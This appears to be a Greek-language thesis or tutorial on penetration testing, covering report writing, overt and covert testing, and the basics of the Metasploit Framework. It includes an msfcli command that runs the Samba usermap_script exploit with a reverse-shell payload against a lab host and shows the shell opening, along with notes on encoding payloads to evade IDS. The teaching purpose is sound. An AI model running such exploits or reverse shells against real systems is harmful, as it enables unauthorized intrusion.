
2.2.1.7. Reporting – Αναφορά

Η φάση της αναφοράς είναι η πιο σημαντική στο penetration test. Οι αναφορές χρησιμοποιούνται για να δείξει ο tester, τι έκανε, πώς το έκανε και το πιο σημαντικό, με ποιόν τρόπο μπορεί ένας οργανισμός να διορθώσει τα τρωτά σημεία που ανακαλύφθηκαν κατά τη διάρκεια της δοκιμής διείσδυσης.

Κατά την εκτέλεση ενός penetration test, ο tester εργάζεται σαν εισβολέας, κάτι που οι πελάτες του σπανίως βλέπουν. Οι πληροφορίες που συλλέγει κατά τη διάρκεια της δοκιμής, είναι ζωτικής σημασίας για την επιτυχία του προγράμματος ασφαλείας του οργανισμού και των μελλοντικών επιθέσεων. Καθώς θα γράφει την αναφορά πρέπει να σκέφτεται, πώς θα χρησιμοποιηθούν τα ευρήματά του για να ευαισθητοποιηθεί ο οργανισμός, για να αποκατασταθούν τα όποια θέματα ανακαλύφθηκαν και για τη βελτίωση της συνολικής ασφάλειας και όχι για να προχειρο-διορθωθούν οι τεχνικές αδυναμίες.

Η αναφορά θα πρέπει να είναι τουλάχιστον διαιρεμένη σε μια εκτελεστική περίληψη, στην παρουσίαση και στα τεχνικά ευρήματα. Τα ευρήματα αυτά θα χρησιμοποιηθούν απο τον πελάτη ώστε να αποκαταστήσει τις «τρύπες» ασφαλείας, αλλά σε αυτό το σημείο έγκειται και η όλη σημασία του penetration testing. Για παράδειγμα αν βρεθεί ένα θέμα ευπάθειας σε SQL injection στις δικτυακά βασισμένες εφαρμογές του πελάτη (web-based applications), ο tester θα μπορεί να προτείνει στον πελάτη να καθαρίσει όλα τα δεδομένα που εισάγονται απο τους χρήστες, να προσέχει τα παραμετροποιημένα αιτήματα SQL, να τρέχει την SQL μόνο σε περιορισμένους λογαριασμούς χρηστών και να ενεργοποιήσει τα προσαρμοσμένα μηνύματα σφαλμάτων.

Αφότου ο πελάτης εφαρμόσει τις συστάσεις του tester και διορθώσει τη συγκεκριμένη SQL injection ευπάθεια, αυτό σημαίνει ότι είναι όντως προστατευμένοι απο κάτι τέτοιο; Όχι. Ένα ελλοχεύον πρόβλημα είναι το πιθανότερο να προκάλεσε αυτήν την ευπάθεια, όπως μια αποτυχία να εξασφαλίσει ότι οι εφαρμογές τρίτων είναι ασφαλείς (third party applications). Αυτό θα πρέπει να διορθωθεί επίσης.



Εικόνα 12 Repoting - Αναφορά

2.2.2. Οι διαφορετικοί τύποι Penetration Testing

Έχοντας αποκτήσει μια βασική κατανόηση απο τις επτά φάσεις του PTES, περνάμε στους δύο κύριους τύπους Penetration testing, το απροκάλυπτο ή εμφανές και το συγκαλλυμένο (overt και covert αντιστοίχως). Το overt test ή αλλιώς «white hat test», γίνεται με πλήρη γνώση του οργανισμού, ενώ το covert έχει σχεδιαστεί να μιμηθεί τις ενέργειες ενός αγνώστου και ξαφνικού εισβολέα. Και οι δύο τύποι έχουν πλεονεκτήματα και μειονεκτήματα.

2.2.2.1. Overt Penetration Testing – Απροκάλυπτη Δοκιμή Διείσδυσης

Χρησιμοποιώντας αυτόν τον τρόπο, ο tester συνεργάζεται με την εταιρεία για να εντοπίσει πιθανές απειλές και το τμήμα πληροφορικής της εταιρείας του δείχνει τα συστήματα τους. Το κύριο όφελος απο αυτό είναι ότι αποκτά εσωτερική πρόσβαση σε εμπιστευτικές πληροφορίες και γνώσεις και μπορεί να εξαπολύσει επιθέσεις χωρίς φόβο αποκλεισμού. Ένα πιθανό μειονέκτημα όμως είναι ότι έτσι δεν θα δοκιμάσει αποτελεσματικά την πολιτική διαχείρησης περιστατικών (Incident Handling), ή το πόσο καλά εντοπίζει ορισμένες επιθέσεις. Όταν υπάρχει περιορισμένος χρόνος και κάποιες απο τις φάσεις του PTES είναι δύσκολο να εφαρμοστούν πλήρως, όπως η συλλογή πληροφοριών, τότε το Overt Penetration Testing είναι καλύτερη επιλογη.

2.2.2.2. Covert Penetration Testing – Συγκαλλυμένη Δοκιμή Διείσδυσης

Σε αντίθεση με το overt testing, το covert είναι σχεδιασμένο να προσομοιώση τις ενέργειες ενός εισβολέα και γίνεται χωρίς τη γνώση του πελάτη. Αυτές οι «μυστικές» δοκιμές πραγματοποιούνται για να δοκιμάσουν τις ικανότητες της τρέχουσας ομάδας ασφαλείας του πελάτη για την ανίχνευση και αντιμετώπιση μίας επίθεσης.

Τα covert tests μπορεί να είναι δαπανηρά και χρονοβόρα και απαιτούν περισσότερες δεξιότητες απο τα overt tests. Παρόλα αυτά, είναι τα περισσότερο προτιμόμενα στο χώρο της Ασφάλειας, επειδή όπως προαναφέρθηκε προσομοιώνουν καλύτερα μια πραγματική επίθεση. Βασίζονται στην ικανότητα του tester να μαζέψει πληροφορίες απο την αναγνώριση. Και για αυτό το λόγο, δεν θα προσπαθήσει να βρει πολλές αδυναμίες αλλά τον ευκολότερο τρόπο για να αποκτήσει πρόσβαση στο σύστημα, παραμένοντας απαρατήρητος.

Κεφάλαιο 3 Τα Θεμελιώδη του Metasploit Framework

3.1. MSF Console

Η κονσόλα του Metasploit Framework, είναι απο τα πιο δημοφιλή κομμάτια του διότι πρόκειται για ένα απο τα πιο ολοκληρωμένα, υποστηριζόμενα και πλούσια εργαλεία του. Μπορεί να χρησιμοποιηθεί για πολλά πράγματα, όπως να χρησιμοποιηθεί ένα exploit, να φορτωθούν κάποια auxiliary modules, να γίνει μαζική εκμετάλλευση ενός ολόκληρου δικτύου και άλλα. Τέλος, παρόλο που το πλαίσιο αλλάζει διαρκώς, υπάρχει ένα υποσύνολο εντολών που παραμένουν σχετικά σταθερές. Μαθαίνοντας τα βασικά του, ένας tester μπορεί να συμβαδίζει με τις αλλαγές.

```
root@bt:~# msfconsole -h
Usage: msfconsole [options]

Specific options:
    -d                              Execute the console as defanged
    -r                      Execute the specified resource file
    -o                      Output to the specified file
    -c                      Load the specified configuration file
    -m                     Specifies an additional module search path
    -p                        Load a plugin on startup
    -y, --yaml       Specify a YAML file containing database settings
    -e ,     Specify the database environment to load from the YAML
        --environment
    -v, --version                   Show version
    -L, --real-readline             Use the system Readline library
instead of RbReadline
    -n, --no-database               Disable database support
    -q, --quiet                     Do not print the banner on start
up

Common options:
    -h, --help                      Show this message
```

```
root@bt:# msfconsole

                  ##                               ###           ##    ##
##  ##  #### ###### ####  #####   #####    ##    ####        ######
#######  ##  ##  ##  ##         ## ##  ##    ##   ##  ##    ###    ##
#######  ######  ##  #####   ####  ##  ##    ##   ##  ##    ##     ##
## # ##     ##  ##  ##  ## ##      #####    ##   ##  ##    ##     ##
##   ##  #### ###   #####   #####     ##   ####   ####   #### ###
                                      ##
```

```
      =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 936 exploits - 500 auxiliary - 151 post
+ -- --=[ 252 payloads - 28 encoders - 8 nops
      =[ svn r15767 updated today (2013.01.30)


msf >
```

Τα πλεονεκτήματα του είναι:

- Είναι ο μόνος υποστηριζόμενος τρόπος για να χρησιμοποιήσει ο tester τα περισσότερα εργαλεία του Metasploit Framework
- Είναι η πιο σταθερή διεπαφή του Metasploit και περιέχει τις περισσότερες λειτουργίες
- Δυαντότητα εκτέλεσης εξωτερικών εντολών
- Δυνατότητα ολοκλήρωσης εντολών με το πλήκτρο «Tab» κάτι που χρησιμεύει όταν πολλές εντολές είναι μια ολόκληρη σειρά ή παραπάνω:

```
msf > use exploit/windows/smb/ms
use exploit/windows/smb/ms03_049_netapi
use exploit/windows/smb/ms04_007_killbill
use exploit/windows/smb/ms04_011_lsass
use exploit/windows/smb/ms04_031_netdde
use exploit/windows/smb/ms05_039_pnp
use exploit/windows/smb/ms06_025_rasmans_reg
use exploit/windows/smb/ms06_025_rras
use exploit/windows/smb/ms06_040_netapi
use exploit/windows/smb/ms06_066_nwapi
use exploit/windows/smb/ms06_066_nwwks
use exploit/windows/smb/ms06_070_wkssvc
use exploit/windows/smb/ms07_029_msdns_zonename
use exploit/windows/smb/ms08_067_netapi
use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
use exploit/windows/smb/ms10_061_spoolss
msf > use exploit/windows/smb/ms08_067_netapi
```

3.2. MSFCli


Σε αντίθεση με το msfconsole το οποίο παρέχει ένα διαδραστικό τρόπο χρήσης όλων των λειτουργιών φιλικά ως προς το χρήστη, το msfcli θέτει ως προταιρεότητα το scripting και τη χρήηση άλλων εργαλείων βασιζόμενων σε κονσόλα. Αντι λοιπόν να έχει ενδιάμεσο ρόλο, αυτό τρέχει απο τη γραμμή εντολών και δίνει τη δυνατότητα ανακατεύθυνσης της εξόδου από άλλα εργαλεία στο msfcli και αντίστροφα. Υποστηρίζει επίσης τη χρήση exploits και auxiliary modules και μπορεί να χρησιμοποιηθεί για τη δημιουργία νέων exploits ή για τις δοκιμές modules.

```
root@bt:~# msfcli -h
Usage: /opt/metasploit/msf3/msfcli   [mode]
================================================================================

    Mode            Description
    ----            -----------
    (A)dvanced      Show available advanced options for this module
    (AC)tions       Show available actions for this auxiliary module
    (C)heck         Run the check routine of the selected module
    (E)xecute       Execute the selected module
    (H)elp          You're looking at it baby!
    (I)DS Evasion   Show available ids evasion options for this module
    (O)ptions       Show available options for this module
    (P)ayloads      Show available payloads for this module
    (S)ummary       Show information about this module
    (T)argets       Show available targets for this exploit module
```

Τα πλεονεκτήματα του είναι:

- Υποστηρίζει την εκτέλεση exploit και auxiliary modules
- Καλό για εκμάθηση
- Βολικό για δοκιμή ή ανάπτυξη ενός exploit
- Εξαιρετικό αν ο tester γνωρίζει ακριβώς ποιό exploit και ποίες ρυθμίσεις χρειάζεται
- Πολύ καλό για τη χρήση μέσα σε scripts και βασικούς αυτοματισμούς


```
root@bt:~# msfcli exploit/multi/samba/usermap_script
RHOST=172.16.194.172 PAYLOAD=cmd/unix/reverse LHOST=172.16.194.163 E
[*] Please wait while we load the module tree...
```



```
       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 936 exploits - 500 auxiliary - 151 post
+ -- --=[ 252 payloads - 28 encoders - 8 nops
       =[ svn r15767 updated today (2013.01.30)

RHOST => 172.16.194.172
PAYLOAD => cmd/unix/reverse
[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo cSKqD83oiquo0xMr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "cSKqD83oiquo0xMr\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.16.194.163:4444 ->
172.16.194.172:57682) at 2013-01-30 09:58:19 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux
```

3.3. Armitage

Το armitage είναι το GUI (Graphical User Interface) του Metasploit, δημιουργημένο απο τον Raphael Mudge. Η διεπαφή είναι καλοφτιαγμένη, πλουσια σε λειτουργίες και το κυριότερο δωρεάν. Καθιστά το πλαίσιο πιο εύχρηστο στους συνηθισμένους σε γραφικά περιβάλλοντα, αλλά πριν χρησιμοποιηθεί πρέπει να υπάρχει μια βασική κατανόηση του τρόπου λειτουργίας του.



Εικόνα 13 Armitage

3.4. Modules

Το Metasploit, όπως παρουσιάζεται στον χρήστη, αποτελείται από modules. Ένα module (μία μονάδα ή ενότητα), είναι ένα κομμάτι λογισμικού που μπορεί να χρησιμοποιηθεί απο το Metasploit Framework. Μερικές φορές ίσως χρειάζεται ένα exploit module, δηλαδή ένα τμήμα λογισμικού το οποίο πραγματοποιεί μία επίθεση και ορίζεται ως ένα module που χρησιμοποιεί payloads. Άλλες φορές ένα auxiliary module, το οποίο ορίζεται ως ένα exploit χωρίς payload, μπορεί να χρειαστεί για σάρωση ή απαρίθμηση ενός συστήματος. Αυτά τα εναλλάξιμα δομοστοιχεία αποτελούν τον πυρήνα που κάνει το πλαίσιο τόσο ισχυρό.

Οι τοποθεσίες αυτών των modules είναι:

Κύριο «δέντρο» των modules

- /opt/metasploit/msf3/modules/

User-Specified Module «δέντρο»

- ~/.msf4/modules/
- Την πρώτη φορά που θα τρέξει το msfconsole θα δημιουργηθεί το παραπάνω μονοπάθι. Το σύμβολο «~» αντιπροσωπεύει το όνομα χρήστη, συνήθως «root».
- Εκεί μπορεί ο tester να αποθηκεύει τα δικά του module sets

3.4.1. Exploits

Ένα exploit είναι το μέσο με το οποίο ένας εισβολέας ή penetration tester, στην περίπτωση μας, εκμεταλλεύεται ένα ελάττωμα σε ένα σύστημα, μία εφαρμογή ή υπηρεσία. Ένας εισβολέας το χρησιμοποιεί για να επιτεθεί σε ένα σύστημα με τρόπο τον οποίο ο developer δεν επιθυμεί. Μερικά κοινά exploits έχουν να κάνουν με buffer overflows, αδυναμίες web εφαρμογών (όπως SQL injection) και σφάλματα κατά τη διαμόρφωση του συστήματος. Στο Metasploit, τα exploits χωρίζονται σε «passive» δηλαδή παθητικά και σε «active» δηλαδή ενεργητικά.

Τα active exploits θα εκμεταλλευτούν έναν συγκεκριμένο υπολογιστή, θα τρέξουν μέχρι να ολοκληρωθούν και μετά θα σταματήσουν. Έχουν επίσης τη δυνατότητα να τρέχουν στο υπόβαθρο, ώστε ο tester να μπορεί να κάνει και άλλα πράγματα (multitasking). Τα passive exploits απο την άλλη μεριά, περιμένουν τους εισερχόμενους υπολογιστές να συνδεθούν στο δίκτυο και τους εκμεταλλεύονται κατά τη σύνδεση.

3.4.2. Payload

Το payload (ωφέλιμο φορτίο ελληνιστί), είναι κώδικας τον οποίο θέλουμε να εκτελέσει το σύστημα και πρέπει να επιλεχθεί και να παραδοθεί από το πλαίσιο (Framework). Παραδείγματος χάριν, ένα reverse shell είναι ένα payload το οποίο δημιουργεί σύνδεση απο το μηχάνημα-στόχος πίσω στον επιτιθέμενο σαν ένα παράθυρο εντολών Windows (command prompt), ενώ ένα bind shell είναι ένα payload το οποίο «δεσμεύει» (to bind, εξ ου και το όνομα) ένα παράθυρο εντολών με μία θύρα στο μηχάνημα-στόχος, πάνω στην οποία μπορεί μετά να συνδεθεί ο εισβολέας. Τέλος, ως payload μπορούν επίσης να θεωρηθούν μερικές εντολές που θα εκτελεστούν στο λειτουργικό σύστημα του στόχου.

Υπάρχουν τρία διαφορετικά είδη payload modules στο Metasploit, τα Singles, Stagers και Stages και ξεχωρίζονται από το πόσες καθέτους «/» έχουν στον τίτλο τους. Δηλαδή, το «windows/shell_bind_tcp» είναι single payload χωρίς stage (στάδιο), ενώ το «windows/shell/bind_tcp» έχει ένα Stager (bind_tcp) και ένα stage (shell).

Τα Singles, είναι ανεξάρτητα και αυτοτελή payloads, μπορεί δηλαδή να είναι κάτι τόσο παλό όσο να προστεθεί ένας χρήστης στο δίκτυο-στόχος ή να εκτελεστεί ένα αρχείο (calc.exe). Τα Stagers εγκαθιδρύουν μια σύνδεση μεταξύ του επιτιθέμενου και του θύματος και είναι σχεδιασμένα κυρίως να έχουν μικρό μέγεθος και να είναι αξιόπιστα. Επειδή όμως αυτό είναι δύσκολο, υπάρχουν πολλοί παρόμιοι Stagers. Τα Stages είναι συστατικά payload που «καταβάζονται» από τις μονάδες (modules) των Stagers. Τα πολλαπλά stages (στάδια) των payloads παρέχουν εξειδικευμένες λειτουργίες (features) χωρίς όρια μεγέθους, όπως το Meterpreter, το VNC Injection και πιο πρόσφατα το iPhone «ipwn» Shell.

3.4.3. MSFpayload

Το MSFpayload είναι ένα συστατικό (component) που επιτρέπει τη δημιουργία κώδικα κέλυφους (shellcode) και άλλων για χρήση εκτός του Metasploit. Ο κώδικας αυτός μπορεί να γραφτεί σε διάφορες γλώσσες όπως C, Ruby, JavaScript, Visual Basic κλπ. Με την κάθε γλώσσα να χρησιμοποιείται σε διαφορετικές καταστάσεις. Για παράδειγμα, εάν αναπτύσσεται ένα exploit για έναν browser, θα ήταν καλύτερο να γραφτεί σε JavaScript και μόλις είναι έτοιμο το επιθυμητό αποτέλεσμα, μπορεί το payload φορτωθεί σε ένα αρχείο HTML για να γίνει η επίθεση.

3.5. Βάσεις Δεδομένων

Κατά τη διεξαγωγή ενός penetration test, είναι συχνά δύσκολο ο tester να θυμάται όλα όσα έχει κάνει σε ένα δίκτυο. Για αυτό το λόγο μια καλά ρυθμισμένη βάση δεδομένων είναι απαραίτητη και το Metasploit υποστηρίζει τις MySQL και PostgreSQL. Έτσι το πλαίσιο παρέχει εύκολη και γρήγορη πρόσβαση για σάρωση πληροφοριών, δίνει τη δυνατότητα να εισάγονται και να εξάγονται αποτελέσματα από διάφορα εργαλεία τρίτων (third party tools) και τη δυνατότητα να χρησιμοποιούνται αυτές οι πληροφορίες για να ρυθμίζονται τα modules σχετικά γρήγορα. Και το πιο σημαντικό κρατάει τα αποτελέσματα οργανωμένα.

```
msf > help database

Database Backend Commands
=========================

    Command         Description
    -------         -----------
    creds           List all credentials in the database
    db_connect      Connect to an existing database
    db_disconnect   Disconnect from the current database instance
    db_export       Export a file containing the contents of the
database
    db_import       Import a scan result file (filetype will be auto-
detected)
    db_nmap         Executes nmap and records the output automatically
    db_status       Show the current database status
    hosts           List all hosts in the database
    loot            List all loot in the database
    notes           List all notes in the database
    services        List all services in the database
    vulns           List all vulnerabilities in the database
    workspace       Switch between database workspaces
```

3.6. Metasploit Meterpreter

Είναι ένα διαδεδομένο payload προσφέροντας ένα ισχυρό περιβάλλον command line για αλληλεπίδραση με το σύστημα – στόχο, το οποίο χρησιμοποιεί DLL injection Stagers και επεκτείνεται στο δίκτυο κατά τη διάρκεια εκτέλεσης (runtime). Επικοινωνεί μέσω του socket του Stager και παρέχει ένα client-side API σε Ruby.

Ο τρόπος με τον οποίο λειτουργεί το Meterpreter:

- Δεν δημιουργεί κανένα αρχείο στο σκληρό δίσκο του στόχου, αλλά παραμένει στη μνήμη και «κολλάει» πάνω σε μια διαδικασία (process), χωρίς να δημιουργεί νέες και με τη δυνατότητα να «μεταναστεύει» σε άλλες τρέχουσες διαδικασίες.
- Η επικοινωνία μεταξύ client – server έχει τη μορφή TLV (Type Length Value format, δηλαδή ένα στοιχείο μέσα στο πρωτόκολλο, το οποίο μεταφέρει extra πληροφορίες μέσα σε ένα πρωτόκολλο δεδομένων επικοινωνίας – data communication protocol).
- Η επικοινωνία μεταξύ client – server είναι κρυπτογραφημένη.
- Μπορούν να του προστεθούν νέες λειτουργίες (features) και παρέχει πλατφόρμα για τη δημιουργία νέων επεκτάσεων.

3.7. Metasploit Utilities

Τα utilities (βοηθητικά προγράμματα) του πλαισίου είναι άμεσες διεπαφές με συγκεκριμένες λειτουργίες του, οι οποίες είναι χρήσιμες σε συγκεκριμένες καταστάσεις, κυρίως στην ανάπτυξη exploits.

3.7.1. MSF Encode

Ο παραγόμενος κώδικας κέλυφους από το msfpayload συνήθως μπορεί να είναι πλήρως λειτουργικός αλλά να έχει πολλούς null χαρακτήρες (x00s και xffs), έτσι όταν τον τρέχουν άλλα προγράμματα, αυτοί σηματοδοτούν το τέλος μιας συμβολοσειράς και αυτό προκαλεί τον κώδικα να τερματίζει πριν την ολοκλήρωση του, με αποτέλεσμα να καταστρέφει το payload (ωφέλιμο φορτίο). Επιπλέον, όταν ο κώδικας τρέχει μέσα στο δίκτυο απροκάλυπτα είναι πολύ πιθανόν να εντοπιστεί απο προγράμματα ασφαλείας. Για αυτό το λόγο υπάρχει το msfencode, το οποίο βοηθάει στην αποφυγή κακών ή μηδενικών (null) χαρακτήρων και του εντοπισμού από προγράμματα ασφαλείας (Intrusion Detect Systems – IDSs), κωδικοποιώντας έτσι το payload με τέτοιο τρόπο ώστε να μην περιλαμβάνει «κακούς» χαρακτήρες.

Το Metasploit προσφέρει ένα σύνολο διαφορετικών κωδικοποιητών για συγκεκριμένες περιπτώσεις. Ορισμένοι χρησιμοποιούνται για περιπτώσεις που μόνο αλφαριθμητικοί χαρακτήρες μπορούν να χρησιμοποιηθούν σαν payload, ή μόνο εκτυπώσιμοι χαρακτήρες επιτρέπονται σαν είσοδος, αλλά υπάρχουν και άλλοι που μπορούν να πετύχουν σχεδόν σε όλες τις περιπτώσεις. Βέβαια καθώς το πλαίσιο δεν μένει ποτέ στάσιμο, οι κωδικοποιητές αυτοί αλλάζουν και βγαίνουν συχνά νέοι και καλύτεροι.

3.8. Ορολογία

Έχοντας εξηγήσει όλα τα παραπάνω μένουν δύο ακόμα βασικά όροι τους οποίους θα πρέπει να γνωρίζει ένας tester και χρησιμοποιούνται συχνά στο Metasploit.

3.8.1. Shellcode

Shellcode είναι ένα σύνολο οδηγιών που χρησιμοποιούνται ως ένα ωφέλιμο φορτίο, όταν συμβαίνει η εκμετάλλευση. Συνήθως είναι γραμμένο σε assembly. Στις περισσότερες περιπτώσεις μία εντολή κέλυφους (command shell) θα παρέχεται όταν η σειρά οδηγιών θα έχει διεξαχθεί απο το μηχάνημα-στόχο.

3.8.2. Listener

Ένας listener (ακροατής) είναι ένα στοιχείο μέσα στο Metasploit που περιμένει για κάποιου είδους σύνδεση. Για παράδειγμα, αφού το μηχάνημα στόχος έχει εκμεταλλευτεί, μπορεί να καλέσει το επιτιθέμενο μηχάνημα μέσω διαδικτύου. Ο listener χειρίζεται αυτήν την σύνδεση, αναμένοντας το επιτιθέμενο μηχάνημα να έρθει σε επαφή με το υπονομευμένο σύστημα.

Κεφάλαιο 4 Συγκέντρωση Πληροφοριών

4.1. Εισαγωγή

Η συγκέντρωση πληροφοριών (intelligence gathering) έχει δύο σημαντικούς σκοπούς, να αποκτηθούν ακριβείς πληροφορίες σχετικά με τους στόχους χωρίς να αποκαλυφθεί η παρουσία του tester ή οι προθέσεις του και να προσδιοριστεί η καλύτερη διαδρομή εισόδου.

